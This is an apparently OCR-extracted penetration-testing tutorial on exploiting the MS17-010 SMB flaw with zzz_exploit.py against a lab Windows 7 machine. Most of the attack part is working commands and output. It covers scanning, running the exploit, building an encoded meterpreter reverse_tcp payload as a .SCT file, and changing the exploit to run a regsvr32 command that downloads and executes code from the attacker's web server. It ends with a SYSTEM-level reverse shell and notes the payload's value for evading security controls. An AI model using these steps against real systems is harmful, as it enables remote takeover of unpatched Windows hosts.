The MS17-010 (EternalBlue, EternalRomance, EternalChampion and EternalSynergy) exploits, which target Microsoft Windows Server Message Block (SMB) version 1 flaws, were believed to be developed by the NSA and leaked by the Shadow Brokers in April of 2017. These exploits have proven to be valuable for penetration testing engagements and malicious actors alike as Windows systems missing the critical MS17-010 patch are still, sadly, very common in production environments. As such, these vulnerabilities have been targeted by massive ransomware attacks such as WannaCry and Petya.

In terms of penetration testing engagements, exploiting MS17-010 most often leads to SYSTEM level access through Remote Code Execution (RCE) that returns a reverse shell to the attacker's machine. The most common method of exploiting MS17-010 is by using Metasploit's 'windows/smb/ms17_010_eternablue' module. Vulnerable hosts can be found using multiple methods including vulnerability scanners like Nessus or Nexpose, the Nmap scripting engine, and the Metasploit module 'auxiliary/scanner/smb/smb_ms17_010'.

My preferred method is running the Nmap script:


```
# nmap --script smb-vuln-ms17-010 -p445 targetip
```

If the target is vulnerable, you'll see an output similar to the screenshot below:

Check if the exploit zzz_exploit.py works
Is possible to verify if the exploit is working properly without doing so much modifications. If we execute it just how it is, once the exploitation become successful, it will create a file named "pwned.txt" into "C:\" disk of the target machine.
Despite the fact that this simple test does not require to modify anything of the exploit itself, we have to setting up some stuff and parameters which we'll see below.

Authentication
The bug that ETERNALROMANCE/SYNERGY takes advantage requires an authenticated attack. May it will be through a Guest account if it is enabled, otherwise, we have to obtain a username and password from any other account in the target machine. It's important to highlight that doesn't

matter how privileged the account is, even if it is a Guest account, the privileges we'll obtain after attacking will be from SYSTEM.
To define this information, we have to open the exploit.py with any text editor and go to the line 34 and 35:



There we'll be able to setting up the username and password to be used for authentication.

Parameters
The exploit need that we define two parameters: the target's IP address and the pipe name. The SMB protocol defines three types of shares:
- File: file (or disk) shares, which represent a directory tree and its included files.
- Print: print shares, which provide access to print resources on the server.
- Pipe: communication between the processes that use the FIFO model, where is known as **named pipes** the connections that are still alive meanwhile the system keeps working, despite the fact that the process is no longer active.

Unlike ETERNALBLUE, the exploits ETERNALROMANCE and ETERNALSYNERGY takes advantage of a bug in access to **named pipes**, that is why we need to define which one will be used at the moment to attacking a machine.
Personally, I use "netlogon", another options are "browser", "spoolss", "samr", "lsarpc".

Execution without shellcode
Now, we proceed to execute the exploit with the following command:
python exploit.py <target_ip> netlogon

```
root@kali:~/MS17-010# python zzz_exploit.py 192.168.0.16 netlogon
Target OS: Windows 7 Ultimate 7601 Service Pack 1
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa8003975020
SESSION: 0xfffff8a000e34de0
FLINK: 0xfffff8a0018db088
InParam: 0xfffff8a0018d515c
MID: 0x2801
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
creating file c:\pwned.txt on the target
Done
```

As we said before, if the exploitation was successful, we will see that a new file named “pwned.txt” has been created into the target's machine “C:\” drive.

```
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 3C72-05E6

 Directory of C:\

07/14/2009  04:20 AM    <DIR>          PerfLogs
11/21/2010  08:16 AM    <DIR>          Program Files
07/14/2009  05:57 AM    <DIR>          Program Files (x86)
01/30/2019  12:53 AM                 0 pwned.txt
01/30/2019  12:35 AM    <DIR>          Users
01/29/2019  10:54 PM    <DIR>          Windows
               1 File(s)              0 bytes
               5 Dir(s)  11,000,049,664 bytes free
```

Successful exploitation is a big step. Next, we will continue analyzing how to squeeze the juice a little bit more by modifying the last behavior in the exploit in order to execute a meterpreter shell.

Cooking the shellcode

There are a lot of ways to make the exploit execute a meterpreter shell or any other action instead of just writing that text file.

The first step is to generate the shellcode that we will use, to do so I will use a way that I personally like a lot and has many advantages when it comes to evading security controls.

Summarizing, the shellcode will be into a .SCT file that the exploit will be responsible for downloading and execute into the target’s machine, returning us as a result the super desired meterpreter’s session.

Creating .SCT file with PS1ENCODE

Ps1encode is a useful tool that allow us to generate and encode metasploit’s payloads in several formats based on PowerShell.

We can to download it from its github: https://github.com/CroweCybersecurity/ps1encode.

To generate the needed payload, we’ll run the tool with the following parameters:

ruby ps1encode.rb --PAYLOAD windows/meterpreter/reverse_tcp --LHOST=<ATTACKER_IP> --LPORT=4444 -t sct

The .SCT file that we are generating must be stored into a web server in the attacker's machine or in any other machine that can be reach without problems by the target one. That is why when

executing the previous command, the tool asks us what will be the full URL where we will host the .sct file. If we are going to use the attacker machine, we just have to put: http://<ATTACKER_IP>.

```
root@kali:~/ps1encode# ruby ps1encode.rb --PAYLOAD windows/meterpreter/reverse_tcp --LHOST=192.168.0.13 --LPORT=4444 -t sct
No encoder or badchars specified, outputting raw payload
Payload size: 283 bytes

This encoding format requires staging
Enter the full URL on which the payload will be hosted:
192.168.0.13
Payload created! - index.sct


------------copy the index.sct and host it on 192.168.0.13-------------
To run, execute the following on the target system:
regsvr32 /s /n /u /i:192.168.0.13/index.sct scrobj.dll
```

Allowing shellcode.sct download

The last step has generated a index.sct file in the Ps1Encode's folder. To allow this one to be downloaded by the exploit into the target's machine we will have to move it to the web server folder and assign the permissions needed.

```
root@kali:~/ps1encode# cp index.sct /var/www/html/
root@kali:~/ps1encode# cd
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# chmod +x index.sct
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html  index.sct
```

After making the execution of the commands that we see in the image above, we will have the shellcode ready to be used.

Alteration of exploit's behavior


If we open the exploit with a text editor and we go to the 975 line and above, we will find the following:

zzz_exploit.py

```
971
972 def smb_pwn(conn, arch):
973     smbConn = conn.get_smbconnection()
974
975     print('creating file c:\\pwned.txt on the target')
976     tid2 = smbConn.connectTree('C$')
977     fid2 = smbConn.createFile(tid2, '/pwned.txt')
978     smbConn.closeFile(tid2, fid2)
979     smbConn.disconnectTree(tid2)
980
981     #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
982     #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
983     # Note: there are many methods to get shell over SMB admin session
984     # a simple method to get shell (but easily to be detected by AV) is
985     # executing binary generated by "msfvenom -f exe-service ..."
```

There we can see the functions that the exploit uses to create the file "pwned.txt" on the target's machine, but more interesting is the line below, in which we can find a service_exec() function that is commented.
If we observe, that function executes the "copy" command as an example, creating a "pwned.txt" copy.
This will not be executed if we don't delete the "#" symbol that precedes the function. If we do it and we run again the exploit, we'll see that into the "C:\" drive we will have two text files: pwned.txt and pwned_exec.txt.
We can clearly see that we can modify the copy command for any other that executes what we want.

Executing the shellcode
Now that we know where we have to modify the exploit to change its final behavior, we will edit the line that invokes the function service_exec() to execute the command that will download and execute the meterpreter's shell:
regsvr32 /s /n /u /i:<attacker_webserver_ip>/index.sct scrobj.dll
The exploit will look like this:



Getting the Meterpreter session
Finally, before doing the exploit.py execution, we have to configure the metasploit's exploit/multi/handler to receive the meterpreter session.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.0.13
lhost => 192.168.0.13
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.13:4444
```

We execute the exploit saving the modifications that we had made in the last step.

```
root@kali:~/MS17-010# python zzz_exploit.py 192.168.0.16 netlogon
Target OS: Windows 7 Ultimate 7601 Service Pack 1
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa8001e60ba0
SESSION: 0xfffff8a002037920
FLINK: 0xfffff8a0025f3088
InParam: 0xfffff8a0025d315c
MID: 0x2d03
unexpected alignment, diff: 0x1f088
leak failed... try again
CONNECTION: 0xfffffa8001e60ba0
SESSION: 0xfffff8a002037920
FLINK: 0xfffff8a0025ff088
InParam: 0xfffff8a0025f915c
MID: 0x2d03
success controlling groom transaction
modify trans1 struct for arbitrary read/write
make this SMB session to be SYSTEM
overwriting session security context
Opening SVCManager on 192.168.0.16.....
Creating service AuhG.....
Starting service AuhG.....
SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT - The service did not respond to the start
or control request in a timely fashion.
Removing service AuhG.....
Done
```

A few seconds later, we will obtain the meterpreter session on the target's machine, with SYSTEM privileges.

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.13:4444
[*] Sending stage (179779 bytes) to 192.168.0.16
[*] Meterpreter session 1 opened (192.168.0.13:4444 -> 192.168.0.16:49217) at 2019-01-31 21:27:18 +0100

meterpreter > sysinfo
Computer        : TEST-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```